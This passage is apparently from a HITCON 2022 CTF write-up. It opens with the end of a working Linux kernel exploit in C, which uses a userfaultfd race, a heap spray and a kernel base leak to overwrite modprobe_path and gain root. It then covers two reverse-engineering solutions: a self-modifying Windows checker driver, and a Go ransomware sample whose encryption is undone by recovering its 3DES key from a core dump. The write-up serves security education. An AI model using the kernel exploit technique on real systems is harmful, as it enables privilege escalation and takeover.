211             uffdio_copy.dst = (unsigned long)msg.arg.pagefault.address & ~(0x10
    00 - 1);
212             uffdio_copy.len = 0x1000;
213             uffdio_copy.mode = 0;
214             uffdio_copy.copy = 0;
215             if (ioctl(uffd, UFFDIO_COPY, &uffdio_copy) == -1) perror("ioctl-UFF
    DIO_COPY");
216         }
217     }
218 }
219
220 void get_flag(void) {
221     puts("[*] Returned to userland, setting up for fake modprobe");
222
223     system("echo '#!/bin/sh\ncp /root/flag /tmp/flag\nchmod 777 /tmp/flag' > /t
    mp/x");
224     system("chmod +x /tmp/x");
```

```
225
226     system("echo -ne '\\xff\\xff\\xff\\xff' > /tmp/dummy");
227     system("chmod +x /tmp/dummy");
228
229     puts("[*] Run unknown file");
230     system("/tmp/dummy");
231
232     puts("[*] Hopefully flag is readable");
233     system("cat /tmp/flag");
234
235     exit(0);
236 }
237
238 int main() {
239     assign_to_core(0);
240     fd = open("/dev/note2", O_RDWR);
241     if (fd < 0) {
242         printf("open error\n");
243     }
244     char* mmaped_addr = mmap(0, 0x1000, PROT_READ | PROT_WRITE, MAP_PRIVATE | M
    AP_ANONYMOUS, -1, 0);
245     char* mmaped_uffd_addr = mmap(0, 0x2000, PROT_READ | PROT_WRITE, MAP_PRIVAT
    E | MAP_ANONYMOUS, -1, 0);
246     register_userfault(mmaped_uffd_addr + 0x1000, PAGE_SIZE, (uint64_t)userfaul
    t_handler);
247
248     // pre spray shm (0x400)
249 #define PRE_SPRAY 900
250     for (int i = 0; i < PRE_SPRAY; i++) {
251         alloc_shm(i);
252     }
253
254     // trigger uaf
255     noteAdd(0x20, mmaped_addr);
256     struct pthread_noteEdit_arg noteEdit_arg = {
257         .idx = 0,
258         .addr = mmaped_uffd_addr + 0x1000,
259     };
260     pthread_t noteEdit_thread;
261     pthread_create(&noteEdit_thread, NULL, pthread_noteEdit, (void*)&noteEdit_a
    rg);
262     sleep(1);
263     noteDel(0);
264
265     // spray mixed tty and user_key
266 #define SPRAY_CNT 0x4
267     // int tty_fds[SPRAY_CNT];
```

```
268     // strcpy(mmaped_addr, "V9me");
269     for (int i = 0; i < SPRAY_CNT; i++) {
270         sprintf(mmaped_addr, "%d", i);
271         spray_keys[i] = alloc_key(i, mmaped_addr, 32);
272     }
273 
274     // add back to validate key
275     strcpy(mmaped_addr, "/tmp/x");
276     noteAdd(0x20, mmaped_addr);
277 
278     sleep(2);
279 
280     // #define POST_SPRAY 0x20
281     //     for (int i = 0; i < POST_SPRAY; i++) {
282     //         alloc_shm(i);
283     //     }
284 
285     // stage 2
286     printf("[-] stage 2\n");
287 
288     char* mmaped_uffd_addr_2 = mmap(0, 0x2000, PROT_READ | PROT_WRITE, MAP_PRIV
    ATE | MAP_ANONYMOUS, -1, 0);
289     register_userfault(mmaped_uffd_addr_2 + 0x1000, PAGE_SIZE, (uint64_t)userfa
    ult_handler_2);
290 
291     noteAdd(0x20, mmaped_addr);
292     noteEdit_arg.idx = 1;
293     noteEdit_arg.addr = mmaped_uffd_addr_2 + 0x1000;
294     pthread_t noteEdit_thread_2;
295     pthread_create(&noteEdit_thread_2, NULL, pthread_noteEdit, (void*)&noteEdit
    _arg);
296     sleep(1);
297     noteDel(1);
298 
299     // spray nodes
300 
301     alloc_shm(901);
302 
303     for (int i = 0; i < 12; i++) {
304         noteAdd(0x110 + 0x10 * i, mmaped_addr);
305     }
306 
307     // read key to leak
308     char* tmp_data;
309     int kernel_base_leaked = 0;
310     for (int i = 0; i < SPRAY_CNT; i++) {
311         tmp_data = get_key(i, 0xfff0);
```

```
312         if ((*(uint64_t*)tmp_data & ~0xff) != 0) {
313             hexdump(tmp_data, 0x800);
314             for (int i = 8; i < 0xfff0; i += 0x8) {
315                 if (*(uint64_t*)(tmp_data + i) == 0x110) {
316                     printf("i: %d, key: %#lx\n", i, *(uint64_t*)(tmp_data + i
    - 8));
317                     true_key = *(uint64_t*)(tmp_data + i - 8);
318                 }
319             }
320 
321             for (int i = 8; i < 0xfff0; i += 0x8) {
322                 if ((*(uint64_t*)(tmp_data + i) & 0xfff) == 0x340 && kernel_bas
    e_leaked == 0) {
323                     printf("kernel base: %#lx\n", *(uint64_t*)(tmp_data + i) -
    0xe36340);
324                     modprobe_path = *(uint64_t*)(tmp_data + i) - 0xe36340 + 0x1
    654b20;
325                     kernel_base_leaked = 1;
326                 }
327             }
328 
329             printf("leak done or dead\n");
330         }
331     }
332 
333     sleep(2);
334     memset(mmaped_addr, 0, 0x1000);
335     strcpy(mmaped_addr, "/tmp/x");
336 
337     noteEdit(1, mmaped_addr);
338 
339     get_flag();
340     printf("over\n");
341 
342     getchar();
343 }
```

Reverse

Checker

The puzzle contains two attachments: checker.exe and checker.sys, of which the main function of checker.exe is decompiled as follows:

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  HANDLE FileW; // rax
  char *v4; // rcx
  char OutBuffer[4]; // [rsp+40h] [rbp-18h] BYREF
  DWORD BytesReturned; // [rsp+44h] [rbp-14h] BYREF

  FileW = CreateFileW(L"\\\\.\\hitcon_checker", 0xC0000000, 0, 0i64, 3u, 4u, 0i64);
  qword_140003620 = (__int64)FileW;
  if ( FileW == (HANDLE)-1i64 )
  {
    sub_140001010("driver not found\\n");
    exit(0);
  }
  OutBuffer[0] = 0;
  DeviceIoControl(FileW, 0x222080u, 0i64, 0, OutBuffer, 1u, &BytesReturned, 0i64);
  v4 = "correct\\n";
  if ( !OutBuffer[0] )
    v4 = "wrong\\n";
  sub_140001010(v4);
  system("pause");
  return 0;
}
```

checker.exe calls the **DeviceIoControl** function, passing **IoControlCode** 0x222080u, by which it communicates with the driver file **checker.sys**, the driver returns the results **OutBuffer**, we can We can judge whether the result is correct by the value of **OutBuffer**.

In checker.sys, DriverEntry calls the drv_start function, which is decompiled as follows:

```
__int64 __fastcall drv_start(struct _DRIVER_OBJECT *a1)
{
  unsigned int v2; // edi
  _BYTE *DriverSection; // rcx
  PHYSICAL_ADDRESS PhysicalAddress; // rax
  PHYSICAL_ADDRESS v5; // rax
```

```
  KIRQL v6; // al

  a1->DriverUnload = (PDRIVER_UNLOAD)sub_140001000;
  v2 = sub_140001110(a1);
  a1->MajorFunction[0] = (PDRIVER_DISPATCH)handler;
  a1->MajorFunction[2] = (PDRIVER_DISPATCH)handler;
  a1->MajorFunction[3] = (PDRIVER_DISPATCH)handler;
  a1->MajorFunction[4] = (PDRIVER_DISPATCH)handler;
  DriverSection = a1->DriverSection;
  a1->MajorFunction[14] = (PDRIVER_DISPATCH)handler;
  DriverSection[104] |= 0x20u;
  sub_140001040();
  PhysicalAddress = MmGetPhysicalAddress((char *)sub_140001490 + 7024);
  data_start = (__int64)MmMapIoSpace(PhysicalAddress, 0x1000ui64, MmNonCached);
  data_start_plus_48 = data_start + 48;
  v5 = MmGetPhysicalAddress((char *)sub_140001490 - 96);
  some_arr_1 = (char *)MmMapIoSpace(v5, 0x1000ui64, MmNonCached);
  some_arr = some_arr_1 + 1792;
  v6 = sub_140001490();
  *some_arr ^= *some_arr_1;
  some_arr[1] ^= some_arr_1[1];
  some_arr[2] ^= some_arr_1[2];
  some_arr[3] ^= some_arr_1[3];
  some_arr[4] ^= some_arr_1[4];
  some_arr[5] ^= some_arr_1[5];
  some_arr[6] ^= some_arr_1[6];
  some_arr[7] ^= some_arr_1[7];
  some_arr[8] ^= some_arr_1[8];
  some_arr[9] ^= some_arr_1[9];
  some_arr[10] ^= some_arr_1[10];
  some_arr[11] ^= some_arr_1[11];
  some_arr[12] ^= some_arr_1[12];
  some_arr[13] ^= some_arr_1[13];
  some_arr[14] ^= some_arr_1[14];
  some_arr[15] ^= some_arr_1[15];
  *some_arr ^= some_arr_1[16];
  some_arr[1] ^= some_arr_1[17];
  some_arr[2] ^= some_arr_1[18];
  some_arr[3] ^= some_arr_1[19];
  some_arr[4] ^= some_arr_1[20];
  some_arr[5] ^= some_arr_1[21];
  some_arr[6] ^= some_arr_1[22];
  some_arr[7] ^= some_arr_1[23];
  some_arr[8] ^= some_arr_1[24];
  some_arr[9] ^= some_arr_1[25];
  some_arr[10] ^= some_arr_1[26];
  some_arr[11] ^= some_arr_1[27];
```

```
  some_arr[12] ^= some_arr_1[28];
  some_arr[13] ^= some_arr_1[29];
  some_arr[14] ^= some_arr_1[30];
  some_arr[15] ^= some_arr_1[31];
  sub_1400014B0(v6);
  return v2;
}
```

For different IRP Major Function Codes, all register to the same **handler** function, and, starting with MmGetPhysicalAddress, the 0x1000 bytes at 0x140001490 + 7024 are mapped to the virtual address of **data_start**, and similarly, the 0x1000 bytes at 0x140001490 - 96 at 0x1000 bytes to the virtual address at **some_arr_1**. Finally, a series of xor operations are performed.

And the decompiled result of function **handler** is as follows:

```
__int64 __fastcall handler(PDEVICE_OBJECT a1, __int64 a2)
{
  ULONG Length; // esi
  PIO_STACK_LOCATION CurrentIrpStackLocation; // rax
  char bool_v7; // cl
  __int64 v8; // rax
  int v9; // ecx

  Length = 0;
  CurrentIrpStackLocation = IoGetCurrentIrpStackLocation((PIRP)a2);
  if ( a1 != DeviceObject )
    return '\\xC0\\0\\0\\x01';
  if ( CurrentIrpStackLocation->MajorFunction )
  {
    if ( CurrentIrpStackLocation->MajorFunction == 14 )
    {
      Length = CurrentIrpStackLocation->Parameters.Read.Length;
      switch ( CurrentIrpStackLocation->Parameters.Read.ByteOffset.LowPart )
      {
        case 0x222000u:
          sub_1400014D0(0);
          byte_140013190[0] = 1;
          break;
        case 0x222010u:
          sub_1400014D0(0x20u);
          byte_140013191 = 1;
          break;
        case 0x222020u:
          sub_1400014D0(0x40u);
```

```
30            byte_140013192 = 1;
31            break;
32          case 0x222030u:
33            sub_1400014D0(0x60u);
34            byte_140013193 = 1;
35            break;
36          case 0x222040u:
37            sub_1400014D0(0x80u);
38            byte_140013194 = 1;
39            break;
40          case 0x222050u:
41            sub_1400014D0(0xA0u);
42            byte_140013195 = 1;
43            break;
44          case 0x222060u:
45            sub_1400014D0(0xC0u);
46            byte_140013196 = 1;
47            break;
48          case 0x222070u:
49            sub_1400014D0(0xE0u);
50            byte_140013197 = 1;
51            break;
52          case 0x222080u:
53            if ( !Length )
54              goto LABEL_15;
55            bool_v7 = 1;
56            v8 = 0i64;
57            while ( byte_140013190[v8] )
58            {
59              if ( ++v8 >= 8 )
60                goto LABEL_21;
61            }
62            bool_v7 = 0;
63  LABEL_21:
64            if ( bool_v7 )
65            {
66              v9 = *(_DWORD *)&dword_140003000 - 'ctih';
67              if ( *(_DWORD *)&dword_140003000 == 'ctih' )
68                v9 = word_140003004 - 'no';
69              **(_BYTE **)(a2 + 24) = v9 == 0;
70            }
71            else
72            {
73  LABEL_15:
74              **(_BYTE **)(a2 + 24) = 0;
75            }
76            break;
```

```
77          default:
78            break;
79        }
80      }
81    }
82    else
83    {
84      byte_140003170[(_QWORD)PsGetCurrentProcessId()] = 1;
85    }
86    *(_QWORD *)(a2 + 56) = Length;
87    *(_DWORD *)(a2 + 48) = 0;
88    IofCompleteRequest((PIRP)a2, 0);
89    return 0i64;
90  }
```

The code block of case 0x222080u corresponds to the IoControlCode of ring 3 code, `**(_BYTE **)(a2 + 24)` can be inferred to be the value returned to ring3 (OutBuffer), in order for the value to be 1, v9 is required to be 0, and bool_v7 should be 1, each bit of byte_140013190 should also be 1. As you can see, each case above assigns a value to each bit of byte_140013190, and each of these cases calls the sub_1400014D0 function, which decompiles the results as follows:

```
1  void __fastcall sub_1400014D0(unsigned int a1)
2  {
3    __int64 v1; // rdi
4    KIRQL v2; // si
5    char *v3; // rbx
6    __int64 v4; // rbx
7    __int64 v5; // rbx
8    __int64 v6; // rbx
9    __int64 v7; // rbx
10   __int64 v8; // rbx
11   __int64 v9; // rbx
12   __int64 v10; // rbx
13   __int64 v11; // rbx
14   __int64 v12; // rbx
15   __int64 v13; // rbx
16   __int64 v14; // rbx
17   __int64 v15; // rbx
18   __int64 v16; // rbx
19   __int64 v17; // rbx
20   __int64 v18; // rbx
21   __int64 v19; // rbx
22   __int64 v20; // rbx
```

```
23   __int64 v21; // rbx
24   __int64 v22; // rbx
25   __int64 v23; // rbx
26   __int64 v24; // rbx
27   __int64 v25; // rbx
28   __int64 v26; // rbx
29   __int64 v27; // rbx
30   __int64 v28; // rbx
31   __int64 v29; // rbx
32   __int64 v30; // rbx
33   __int64 v31; // rbx
34   __int64 v32; // rbx
35   __int64 v33; // rbx
36   __int64 v34; // rbx
37   __int64 v35; // rbx
38   __int64 v36; // rbx
39   __int64 v37; // rbx
40   __int64 v38; // rbx
41   __int64 v39; // rbx
42   __int64 v40; // rbx
43   __int64 v41; // rbx
44   __int64 v42; // rbx
45   __int64 v43; // rbx
46   __int64 v44; // rbx
47   __int64 v45; // rbx
48
49   v1 = a1;
50   v2 = sub_140001490();
51   *some_arr ^= data_start_plus_48[v1];
52   some_arr[1] ^= data_start_plus_48[(unsigned int)(v1 + 1)];
53   some_arr[2] ^= data_start_plus_48[(unsigned int)(v1 + 2)];
54   some_arr[3] ^= data_start_plus_48[(unsigned int)(v1 + 3)];
55   some_arr[4] ^= data_start_plus_48[(unsigned int)(v1 + 4)];
56   some_arr[5] ^= data_start_plus_48[(unsigned int)(v1 + 5)];
57   some_arr[6] ^= data_start_plus_48[(unsigned int)(v1 + 6)];
58   some_arr[7] ^= data_start_plus_48[(unsigned int)(v1 + 7)];
59   some_arr[8] ^= data_start_plus_48[(unsigned int)(v1 + 8)];
60   some_arr[9] ^= data_start_plus_48[(unsigned int)(v1 + 9)];
61   some_arr[10] ^= data_start_plus_48[(unsigned int)(v1 + 10)];
62   some_arr[11] ^= data_start_plus_48[(unsigned int)(v1 + 11)];
63   some_arr[12] ^= data_start_plus_48[(unsigned int)(v1 + 12)];
64   some_arr[13] ^= data_start_plus_48[(unsigned int)(v1 + 13)];
65   some_arr[14] ^= data_start_plus_48[(unsigned int)(v1 + 14)];
66   some_arr[15] ^= data_start_plus_48[(unsigned int)(v1 + 15)];
67   v3 = (char *)data_start;
68   *v3 = sub_140001B30(*(_BYTE *)data_start);
69   v4 = data_start;
```

```
70   *(_BYTE *)(v4 + 1) = sub_140001B30(*(_BYTE *)(data_start + 1));
71   v5 = data_start;
72   *(_BYTE *)(v5 + 2) = sub_140001B30(*(_BYTE *)(data_start + 2));
73   v6 = data_start;
74   *(_BYTE *)(v6 + 3) = sub_140001B30(*(_BYTE *)(data_start + 3));
75   v7 = data_start;
76   *(_BYTE *)(v7 + 4) = sub_140001B30(*(_BYTE *)(data_start + 4));
77   v8 = data_start;
78   *(_BYTE *)(v8 + 5) = sub_140001B30(*(_BYTE *)(data_start + 5));
79   v9 = data_start;
80   *(_BYTE *)(v9 + 6) = sub_140001B30(*(_BYTE *)(data_start + 6));
81   v10 = data_start;
82   *(_BYTE *)(v10 + 7) = sub_140001B30(*(_BYTE *)(data_start + 7));
83   v11 = data_start;
84   *(_BYTE *)(v11 + 8) = sub_140001B30(*(_BYTE *)(data_start + 8));
85   v12 = data_start;
86   *(_BYTE *)(v12 + 9) = sub_140001B30(*(_BYTE *)(data_start + 9));
87   v13 = data_start;
88   *(_BYTE *)(v13 + 10) = sub_140001B30(*(_BYTE *)(data_start + 10));
89   v14 = data_start;
90   *(_BYTE *)(v14 + 11) = sub_140001B30(*(_BYTE *)(data_start + 11));
91   v15 = data_start;
92   *(_BYTE *)(v15 + 12) = sub_140001B30(*(_BYTE *)(data_start + 12));
93   v16 = data_start;
94   *(_BYTE *)(v16 + 13) = sub_140001B30(*(_BYTE *)(data_start + 13));
95   v17 = data_start;
96   *(_BYTE *)(v17 + 14) = sub_140001B30(*(_BYTE *)(data_start + 14));
97   v18 = data_start;
98   *(_BYTE *)(v18 + 15) = sub_140001B30(*(_BYTE *)(data_start + 15));
99   v19 = data_start;
100  *(_BYTE *)(v19 + 16) = sub_140001B30(*(_BYTE *)(data_start + 16));
101  v20 = data_start;
102  *(_BYTE *)(v20 + 17) = sub_140001B30(*(_BYTE *)(data_start + 17));
103  v21 = data_start;
104  *(_BYTE *)(v21 + 18) = sub_140001B30(*(_BYTE *)(data_start + 18));
105  v22 = data_start;
106  *(_BYTE *)(v22 + 19) = sub_140001B30(*(_BYTE *)(data_start + 19));
107  v23 = data_start;
108  *(_BYTE *)(v23 + 20) = sub_140001B30(*(_BYTE *)(data_start + 20));
109  v24 = data_start;
110  *(_BYTE *)(v24 + 21) = sub_140001B30(*(_BYTE *)(data_start + 21));
111  v25 = data_start;
112  *(_BYTE *)(v25 + 22) = sub_140001B30(*(_BYTE *)(data_start + 22));
113  v26 = data_start;
114  *(_BYTE *)(v26 + 23) = sub_140001B30(*(_BYTE *)(data_start + 23));
115  v27 = data_start;
116  *(_BYTE *)(v27 + 24) = sub_140001B30(*(_BYTE *)(data_start + 24));
```

```
117   v28 = data_start;
118   *(_BYTE *)(v28 + 25) = sub_140001B30(*(_BYTE *)(data_start + 25));
119   v29 = data_start;
120   *(_BYTE *)(v29 + 26) = sub_140001B30(*(_BYTE *)(data_start + 26));
121   v30 = data_start;
122   *(_BYTE *)(v30 + 27) = sub_140001B30(*(_BYTE *)(data_start + 27));
123   v31 = data_start;
124   *(_BYTE *)(v31 + 28) = sub_140001B30(*(_BYTE *)(data_start + 28));
125   v32 = data_start;
126   *(_BYTE *)(v32 + 29) = sub_140001B30(*(_BYTE *)(data_start + 29));
127   v33 = data_start;
128   *(_BYTE *)(v33 + 30) = sub_140001B30(*(_BYTE *)(data_start + 30));
129   v34 = data_start;
130   *(_BYTE *)(v34 + 31) = sub_140001B30(*(_BYTE *)(data_start + 31));
131   v35 = data_start;
132   *(_BYTE *)(v35 + 32) = sub_140001B30(*(_BYTE *)(data_start + 32));
133   v36 = data_start;
134   *(_BYTE *)(v36 + 33) = sub_140001B30(*(_BYTE *)(data_start + 33));
135   v37 = data_start;
136   *(_BYTE *)(v37 + 34) = sub_140001B30(*(_BYTE *)(data_start + 34));
137   v38 = data_start;
138   *(_BYTE *)(v38 + 35) = sub_140001B30(*(_BYTE *)(data_start + 35));
139   v39 = data_start;
140   *(_BYTE *)(v39 + 36) = sub_140001B30(*(_BYTE *)(data_start + 36));
141   v40 = data_start;
142   *(_BYTE *)(v40 + 37) = sub_140001B30(*(_BYTE *)(data_start + 37));
143   v41 = data_start;
144   *(_BYTE *)(v41 + 38) = sub_140001B30(*(_BYTE *)(data_start + 38));
145   v42 = data_start;
146   *(_BYTE *)(v42 + 39) = sub_140001B30(*(_BYTE *)(data_start + 39));
147   v43 = data_start;
148   *(_BYTE *)(v43 + 40) = sub_140001B30(*(_BYTE *)(data_start + 40));
149   v44 = data_start;
150   *(_BYTE *)(v44 + 41) = sub_140001B30(*(_BYTE *)(data_start + 41));
151   v45 = data_start;
152   *(_BYTE *)(v45 + 42) = sub_140001B30(*(_BYTE *)(data_start + 42));
153   *some_arr ^= data_start_plus_48[(unsigned int)(v1 + 16)];
154   some_arr[1] ^= data_start_plus_48[(unsigned int)(v1 + 17)];
155   some_arr[2] ^= data_start_plus_48[(unsigned int)(v1 + 18)];
156   some_arr[3] ^= data_start_plus_48[(unsigned int)(v1 + 19)];
157   some_arr[4] ^= data_start_plus_48[(unsigned int)(v1 + 20)];
158   some_arr[5] ^= data_start_plus_48[(unsigned int)(v1 + 21)];
159   some_arr[6] ^= data_start_plus_48[(unsigned int)(v1 + 22)];
160   some_arr[7] ^= data_start_plus_48[(unsigned int)(v1 + 23)];
161   some_arr[8] ^= data_start_plus_48[(unsigned int)(v1 + 24)];
162   some_arr[9] ^= data_start_plus_48[(unsigned int)(v1 + 25)];
163   some_arr[10] ^= data_start_plus_48[(unsigned int)(v1 + 26)];
```

```
  some_arr[11] ^= data_start_plus_48[(unsigned int)(v1 + 27)];
  some_arr[12] ^= data_start_plus_48[(unsigned int)(v1 + 28)];
  some_arr[13] ^= data_start_plus_48[(unsigned int)(v1 + 29)];
  some_arr[14] ^= data_start_plus_48[(unsigned int)(v1 + 30)];
  some_arr[15] ^= data_start_plus_48[(unsigned int)(v1 + 31)];
  sub_1400014B0(v2);
}
```

As you can see, the function performs a series of xor operations, and then calls the sub_140001B30 function several times (the value of the argument passed in is the element of data_start), and then performs another series of xor. And 0x14001b30 corresponds to some_arr (0x140001490 - 96+1792), so the function is SMC. but the order of the case is not clear, so we test it manually, after the xor if the function can still be decompiled into normal function, then it is the correct order, write ida python script as follows.

```
import idc,idaapi,idautils,ida_bytes
some_arr = 0x140001b30
some_arr1 = 0x140001430
data_start = 0x140003000
data_start_plus_48 = 0x140003000+48
for i in range(16):
    ida_bytes.patch_byte(some_arr+i,ida_bytes.get_byte(some_arr+i)^ida_bytes.get_byte(some_arr1+i)^ida_bytes.get_byte(some_arr1+16+i))


end_num = 6
v1_seq = [7,2,end_num]

for v1 in v1_seq:
    for i in range(16):
        ida_bytes.patch_byte(some_arr+i,ida_bytes.get_byte(some_arr+i)^ida_bytes.get_byte(data_start_plus_48+i+v1*0x20))
    if v1 == end_num:
        break
    for i in range(16):
        ida_bytes.patch_byte(some_arr+i,ida_bytes.get_byte(some_arr+i)^ida_bytes.get_byte(data_start_plus_48+i+16+v1*0x20))
```

Determine the correct order by changing and increasing the value of v1_seq: 7 -> 2 -> 6 -> 0 -> 1 -> 4 -> 3 -> 5.

After determining the semantics of the function after each dissimilarity, write the final script as follows.

```python
def ror1(x, n):
        return (x >> n) | (x << (8 - n)) & 0xff

def func_7(x):
        return ror1(x, 5)

def func_2(x):
        return x ^ 0x26

def func_6(x):
        return ror1(x, 4)

def func_0(x):
        return x + 55 & 0xff

def func_1(x):
        return x + 123 & 0xff

def func_4(x):
        return ror1(x, 1)

def func_3(x):
        return 173 * x & 0xff

def func_5(x):
        return ror1(x, 6)

data = bytearray.fromhex('6360A5B9FFFC300A48BBFEFE322C0AD6E6FEFE322C0AD6BB4A4A322CFCFF0AFDBBFE2CB963D6B962D60A4F')
seq = [7, 2, 6, 0, 1, 4, 3, 5]
for i in seq:
        for j in range(len(data)):
                data[j] = eval('func_' + str(i))(data[j])

print(data)
# hitcon{r3ally_re4lly_rea11y_normal_checker}
```

Gocrygo

By following those functions with syscall and debugging, we finally got function main.

```
1  void __cdecl main_main()
2  {
3    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5    sub_214904((__int64)v100, (__int64)&v96);
6    v101 = &loc_221A90;
7    v0.data = aQ2hbzdbhuq;                          // linux
8    v0.size = 12LL;
9    v1 = decode(v0);
10   v3.size = v2;
11   v0.data = aLinux;
12   v0.size = 5LL;
13   v3.data = v1;
14   if ( !GoString_equals(v0, v3) )
15   {
16     v101 = &loc_221B3F;
17     v12.data = aOmknxu9gkehkn0;                   // Please run this binary on Linux
18     v12.size = 52LL;
19     v121.size = (size_t)decode(v12);
20     v117 = v13;
21     v101 = &loc_221B78;
22     v12.size = v13;
23     v12.data = (const char *)v121.size;
24     str = sub_21008A(v12);
25     v101 = &loc_221BB1;
26     log(0x83E5LL, str);
27   }
28   v101 = &loc_221AD5;
29   v4 = (char *)alloc(4096LL);
30   v5 = sys_getcwd(v4, 0x1000uLL);
31   v7 = v6;
32   v8 = v6;
33   if ( v5 >= 0xFFFFFFFFFFFFF001LL )
34   {
35     v7 = sub_2150D6();
36     v8 = v9;
37   }
38   if ( v7 )
39     goto LABEL_6;
```

Function decode used base64 and some base85 to decode. Skip these details unrelated to encryption. To encrypt a file, it must open (with sys_open), read (sys_read) and write (sys_write). Those functions with syscall are easy to find. By setting breakpoint and scanning backtrace, we find the function to encrypt (sub_222A30), but it's difficult to recover all details.

Here is a brief introduction.

Read data from file:

```
1  void __fastcall sub_222A30(const char *path_1, __int64 path_len, __
2  {
3    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND
4
5    v251 = a3;
6    s1.size = path_len;
7    s1.data = path_1;
8    v4 = *a4;
9    _3des_key = (__int64 *)a4[1];
10   sub_214904((__int64)v213, (__int64)&v194);
11   v196 = 0LL;
12   v197 = v4;
13   v214 = &loc_222A92;
14   Go_ReadFile(v254, s1.data, s1.size);
15   v242 = v254[2];
16   input_data = (unsigned __int8 *)v254[0];
17   size = v254[1];
18   path.size = (size_t)v256;
19   v224 = v255;
```

Remove original file:

```
32       if ( v253[0] != 0x4DF && v253[0] != 0x9BE5 )
33  LABEL_205:
34         NilPointerDereferenceErr();
35       v74 = Go_Remove(*(GoString *)&v253[2], 0);
36       v76 = sub_21A6EB(v74, v75);
37       if ( v76 )
38       {
39         v78 = v76;
40         v79 = v77;
41         v80.data = v73;
42         v80.size = v72;
43         v81 = Go_Remove(v80, 512);
44         v83 = sub_21A6EB(v81, v82);
45         if ( v83 )
46         {
```

Fill iv with random bytes

```
112     v218 = (unsigned __int8 *)alloc(8LL);
113     v214 = &loc_223321;
114     __iv = v218;
115     v223 = fill_random((__int64)v218, 8LL, 8uLL);
116     v217 = v99;
117     v214 = &loc_22336B;
118     log(v223, v99);
119     if ( size >= 0 )
120     {
121       a5 = size;
122       output_buf = (unsigned __int8 *)alloc(size);
123       v214 = &loc_2233C5;
124       v100 = v203;
125       sub_21097B(v203);
126       sub_21097B(v100);
127       v101 = (DES_CTX *)alloc(0x48LL);
128       v102 = (unsigned __int8 *)alloc(8LL);
129       *(_QWORD *)v102 = *(_QWORD *)__iv;
130       v103 = (unsigned __int8 *)alloc(512LL);
131       v101->status = v100;
132       v101->expandedkey = v239;
133       v101->iv = v102;
134       *(_OWORD *)&v101->iv_len = xmmword_2007B0;
135       v234 = v103;
136       v101->output = v103;
137       *(_OWORD *)&v101->output_len = xmmword_200690;
138       v235 = v101;
139       v101->field_40 = 0LL;
```

Encrypt iv with 3des and generate key stream (this part is too long, codes skipped).

Encrypt with xor:

```
372         while ( v154 != v155 )
373         {
374           if ( v116 == v155 || v115 == v155 || v119 - v118 == v155 )
375             goto LABEL_203;
376           v207[v155] = v208[v155] ^ v117[v118 + v155];// stream xor
377           ++v155;
378         }
379       }
```

Write iv and encrypted data to encrypted file:

```
171         if ( v112 <= 0 )
172         {
173           v237 = concat_bytes((char *)__iv, v248, 8LL, 8uLL, a5, 1LL);
174           v236 = v177;
175           v214 = &loc_223C78;
176           v178.data = aL29iaw;                    // .qq'
177           v178.size = 8LL;
178           v179 = decode(v178);
179           v181.size = v180;
180           v181.data = v179;
181           v182 = GoString_concat2_(s1, v181);
182           path.data = v182.data;
183           v222 = v182.size;
184           v214 = &loc_223CC9;
185           v183 = (__int64 **)Go_Open(v182, 0x241, 0x1A4);
186           if ( !v184 )
187           {
188             v185 = v183;
189             Go_Write(v183, v237, v236);
190             Go_Close(v185);
191           }
```

Using xor to encrypt, we can just restore the context and encrypt once more to recover encrypted file. IV is the first 8 bytes in encrypted file, and we need something more -- key of 3des, or `a4[1]`. We can easily find that this key is also random bytes:

```
197     v53 = (char *)alloc(24LL);
198     v125 = alloc(24LL);
199     *(_QWORD *)v53 = v125;
200     v135 = v53;
201     *(_OWORD *)(v53 + 8) = xmmword_2006F0;
202     v101 = &loc_222270;
203     v129.size = fill_random((__int64)v125, 24LL, 24uLL);
```

And this key is not stored in any file, we can only recover it with the core file. Luckily, this key is generated only once. We can find the function which calls encryption function:

```
1 void __fastcall sub_223E5A(__int64 a1)
2 {
3   sub_222A30(*(const char **)a1, *(_QWORD *)(a1 + 8), *(_QWORD *)(a1 + 16), *(_
  _int64 **)(a1 + 24));
4 }
```

The first argument is file path, and the last argument contains 3des key. By searching the references of file path, we can finally get key:

```
load:00007FECC35B9D20                dq offset aHomeUserHitcon_0 ; "/home/user/HITCON-2022/gocrygo/gocrygo_"...
load:00007FECC35B9D28                dq 53h
load:00007FECC35B9D30                dq offset unk_7FECC3580080
load:00007FECC35B9D38                dq offset off_7FECC35B9D00 ; argument 4
load:00007FECC35B9D40                db    0
load:00007FECC35B9D41                db    0
load:00007FECC35B9D42                db    0
```

```
load:00007FECC35B9D00 off_7FECC35B9D00 dq offset unk_7FECC357D5E0
load:00007FECC35B9D00                                          ; DATA XREF: load:00007FECC35B9D38↓o
load:00007FECC35B9D08                  dq offset off_7FECC3580020 ; 3des key
load:00007FECC35B9D10                  db    0
load:00007FECC35B9D11                  db    0
load:00007FECC35B9D12                  db    0
```

```
load:00007FECC3580020 off_7FECC3580020 dq offset byte_7FECC3580040
load:00007FECC3580020                                          ; DATA XREF: load:00007FECC35B9D08↓o
load:00007FECC3580020                                          ; bytes buf
load:00007FECC3580028                  dq 18h                  ; bytes length
load:00007FECC3580030                  dq 18h
load:00007FECC3580038                  db  6Fh ; o
load:00007FECC3580039                  db  63h ; c
load:00007FECC358003A                  db  72h ; r
load:00007FECC358003B                  db  79h ; y
load:00007FECC358003C                  db  67h ; g
load:00007FECC358003D                  db  6Fh ; o
load:00007FECC358003E                  db  2Fh ; /
load:00007FECC358003F                  db  67h ; g
load:00007FECC3580040 ; unsigned __int8 byte_7FECC3580040[24]
load:00007FECC3580040 byte_7FECC3580040 db 0B3h, 89h, 0AEh, 52h, 8Fh, 9Ah, 34h, 0BDh, 98h, 35h
load:00007FECC3580040                                          ; DATA XREF: load:off_7FECC3580020↑o
load:00007FECC3580040                  db 59h, 9Bh, 97h, 66h, 85h, 1Bh, 82h, 0B4h, 25h, 80h, 0B7h
load:00007FECC3580040                  db 20h, 0A3h, 18h
```

We can remove the first 8 bytes of encrypted file, debug, set breakpoint at fill_random, fill buf with expected 3deskey at the first stop, and fill expected iv at second stop. After encryption, remove the first 8 bytes of encrypted file, and thus we recover the original file.

flag.txt:

```
Cyrillic letters are fun right?
First part: `HITCON{always_gonna_make_you_`
Hint: The second part is at `Pictures/rickroll.jpg`
 _    _.--.____.--._
( )=.-":;:;:;:';:;:;:"-._
 \\\:;:;:;:;:;:;:;:;:;:\
